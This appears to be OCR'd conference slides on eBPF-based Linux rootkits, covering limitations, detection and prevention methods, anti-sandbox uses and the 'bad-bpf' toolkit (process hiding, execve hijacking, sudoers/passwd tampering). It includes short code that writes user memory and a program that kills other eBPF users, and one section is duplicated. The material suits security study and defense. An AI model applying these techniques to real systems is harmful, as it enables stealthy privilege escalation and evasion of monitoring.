
- eBPF can run outside the OS on the network card
- Dependent on card model
- Able to alter packets after auditing from OS


Programs can persist after loader exit


- Some programs can be pinned to `/sys/fs/bpf/`
- Fentry, Fexit programs
- If pinned, loader not longer required
- Otherwise loader needs to continue to run
- Reduces detectable footprint


Chaining eBPF programs together

- `bpf_tail_call`
- Increases complexity
- eBPF Maps used to store state between calls









Race conditions

- If usermode process runs too quickly, tampering fails
- Process could race on another thread to discover/defeat tampering

No persistence across reboots

- Programs need to be re-loaded after every reboot

Cannot write to kernel memory

- Not able to alter kernel memory
- Kernel security products (e.g. AuditD) unaffected
- Kernel raises warning when ‘bpf_probe_write_user’ is used
- However, can tamper with user mode controllers, log readers, network traffic, etc.

Detections and Preventions

eBPF - File Detections

- Look for files that contain eBPF programs

- Easy if programs compiled using LLVM + LibBPF
  - But not the only way to load eBPF Programs

- If using bpftool + libbpf, ELF baked into loader .rodata

```c
char LICENSE[] SEC("license") = "Dual BSD/GPL";
char comm_check[TASK_COMM_LEN];

SEC("tp/syscalls/sys_enter_execve")
int handle_execve_enter(struct trace_event_raw_sys_enter *ctx)
{
    // Read in program from first arg of execve
    bpf_probe_read_user(&comm_check, sizeof(comm_check), (void*)ctx->args[0]);
    long ret = bpf_probe_write_user((void*)ctx->args[0], &comm_check, 3);

    return 0;
}
```

```
> readelf -SW .output/minimal.bpf.o
There are 13 section headers, starting at offset 0x758:

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf A
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0
  [ 1] .text             PROGBITS        0000000000000000 000040 000000 00  AX  0   0
  [ 2] tp/syscalls/sys_enter_execve PROGBITS        0000000000000000 000040 000068 00
  [ 3] license           PROGBITS        0000000000000000 0000a8 00000d 00  WA  0   0
  [ 4] .bss              NOBITS          0000000000000000 0000b5 000010 00  WA  0   0
  [ 5] .BTF              PROGBITS        0000000000000000 0000b5 0003f3 00      0   0
  [ 6] .BTF.ext          PROGBITS        0000000000000000 0004a8 0000cc 00      0   0
  [ 7] .symtab           SYMTAB          0000000000000000 000578 000078 18     12   2
  [ 8] .reltp/syscalls/sys_enter_execve REL             0000000000000000 0005f0 000020
  [ 9] .rel.BTF          REL             0000000000000000 000610 000020 10      7   5
  [10] .rel.BTF.ext      REL             0000000000000000 000630 000090 10      7   6
  [11] .llvm_addrsig     LOOS+0xfff4c03  0000000000000000 0006c0 000003 00   E  0   0
  [12] .strtab           STRTAB          0000000000000000 0006c3 000090 00      0   0
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
```

- Look for files that contain eBPF programs

- Easy if programs compiled using LLVM + LibBPF
  - But not the only way to load eBPF Programs

- If using bpftool + libbpf, ELF baked into loader .rodata

```c
char LICENSE[] SEC("license") = "Dual BSD/GPL";
char comm_check[TASK_COMM_LEN];

SEC("tp/syscalls/sys_enter_execve")
int handle_execve_enter(struct trace_event_raw_sys_enter *ctx)
{
    // Read in program from first arg of execve
    bpf_probe_read_user(&comm_check, sizeof(comm_check), (void*)ctx->args[0]);
    long ret = bpf_probe_write_user((void*)ctx->args[0], &comm_check, 3);

    return 0;
}
```

minimal.bpf.c U | minimal.skel.h

home > path > code > bad-bpf > src > .output > minimal.skel.h > minimal_bpf__create_skeleton

```
131     s->progs[0].prog = &obj->progs.handle_execve_enter;
132     s->progs[0].link = &obj->links.handle_execve_enter;
133
134     s->data_sz = 2712;
135     s->data = (void *)"\
136 \x7f\x45\x4c\x46\x02\x01\x01\0\0\0\0\0\0\0\0\x01\0\xf7\0\x01\0\0\0\0
137 \0\0\0\0\0\0\0\0\0\0\x58\x07\0\0\0\0\0\0\0\0\x40\0\0\0\0\0\x40\0
138 \x0c\0\xbf\x16\0\0\0\0\0\0\x79\x63\x10\0\0\0\0\0\x18\x01\0\0\0\0\0\0
139 \0\0\0\xb7\x02\0\0\x10\0\0\0\x85\0\0\0\x70\0\0\0\x79\x61\x10\0\0\0\0
140 \0\0\0\0\0\0\0\0\0\0\0\0\0\xb7\x03\0\0\x03\0\0\0\x85\0\0\0\x24\0\0
141 \0\0\0\0\0\x95\0\0\0\0\0\0\0\x44\x75\x61\x6c\x20\x42\x53\x44\x2f\x47\x
142 \x9f\xeb\x01\0\x18\0\0\0\0\0\0\0\xc4\x01\0\0\xc4\x01\0\0\x17\x02\0\0
143 \0\0\0\x02\x02\0\0\0\x01\0\0\0\x04\0\0\x04\x40\0\0\0\x1b\0\0\0\x03\0\0
```

- Look for programs calling `bpf_probe_write_user`
- BPF Bytecode:

```
On Disk:    85 00 00 00 24 00 00 00
In kernel:  85 00 00 00 40 FE FE FF
```

- Native bytecode:

```
In Kernel:  callq  0xffff....
```

Process Monitoring

- Monitor all ‘bpf’ syscalls
  - Only trusted programs should be using eBPF
  - Can use eBPF to monitor itself
- Can use eBPF to extract program bytecode during loading

```
SEC("tp/syscalls/sys_enter_bpf")
int bpf_dos(struct trace_event_raw_sys_enter *ctx)
{
    // Get current program filename
    char comm[TASK_COMM_LEN];
    bpf_get_current_comm(&comm, sizeof(comm));

    // Check program name
    char comm_check[TASK_COMM_LEN] = "bpftool";
    for (int i = 0; i < TASK_COMM_LEN; i++) {
        if (prog_name[i] != comm_check[i]) {
            // Program name doesn't match
            // kill process
            bpf_send_signal(SIGKILL);
            return 0;
        }
    }
    // bpftool is ok to run
    return 0;
}
```

- Volatility planning to release new memory scanning plugins
- Volatility works on live and offline memory dumps


- eBPF can be disabled
  - Requires re-building kernel
  - Not always an option (e.g. managed environments)

- eBPF community is discussing how to sign eBPF programs
  - Signing can prevent unauthorised eBPF usage
  - Difficult due to JIT compilation
  - When implemented, it impact how eBPF can be used

What else can eBPF do?

eBPF - Windows

- eBPF is on Windows now
- Currently only network routing
- Future plans for function hooks
- Writing to user memory not discussed
- But the future is interesting!



https://cloudblogs.microsoft.com/opensource/2021/05/10/making-ebpf-work-on-windows/

- eBPF a great tool to defeat Anti-Sandbox and Anti-RE
- Doesn't require attaching to processes
- Can fake uptime, file contents, MAC Address, DNS responses, etc.
- Examples of Anti-Sandbox techniques:

Check	Description
Clean	Baseline Standard application.
Number of CPU's	CPU count > 1
Sleep 60	sleeps for 1 minute before executing
# of Temp Files windows	C:\windows\temp\ must contain more than 3 files
# of Temp Files User	C:\Users\<user>\AppData\Local\Temp must contain more than 3 files
Is a member of a domain	Host computer must be a member of the domain
Uptime	Host has been up for more than 1 hour
AV process names	Check host for running antivirus/vm processes (i.e. vmtoolsd.exe)
Ram Size	Host must have more than 4 GB of ram
Recent Files	Recent Items must contain more than 5 files
Disk Size	Hard drive must be larger than 60 GB

https://www.trustedsec.com/blog/enumerating-anti-sandboxing-techniques/

- https://github.com/pathtofile/bad-bpf
- Collection of eBPF programs and loaders
- Lots of comments and details on how they work
- Examples of filtering based on PID and process name

Bpf-Dos:
Kills any program trying to use eBPF

Exec-Hijack:
Hijacks calls to execve to launch a different program

Pid-Hide:
Hides processes from tools like ‘ps’

Sudo-Add:
Adds a user to sudoers list

TCP-Reroute:
Route TCP traffic from magic source port across NICs

Text-Replace:
Replaces arbitrary text in arbitrary files.
- Add users to /etc/passwd
- Hide kernel modules from ‘lsmod’
- Fake MAC Address, etc.

Conclusion

eBPF - Conclusion

- Using Kernel Rootkits can be super risky for an attacker
- eBPF removes this risk, making it possible to run safe, portable, rootkits
- Detection and prevention can be difficult without kernel mode security

Links:

- Code Samples: https://github.com/pathtofile/bad-bpf
- Docs and blogs: https://blog.tofile.dev/categories/#ebpf

- eBPF Community Website: https://ebpf.io
- eBPF Community Slack: https://ebpf.io/slack
- eBPF Technical Guides: https://docs.cilium.io/en/v1.9/bpf/#bpf-guide
  https://github.com/iovisor/bpf-docs/blob/master/eBPF.md
- Other eBPF talks: DEF CON 27: Jeff Dileo - Evil eBPF
  DEF CON 29: Guillaume Fournier - eBPF, I thought we were friends!
  InfoQ 2020:Thomas Graf - Rethinking the Linux Kernel
- Mega thanks Cory, Maybe, family

Questions?

Website:
https://path.tofile.dev

GitHub, Slack, Twitter:
@PathToFile

Email:
path[at]tofile[dot]dev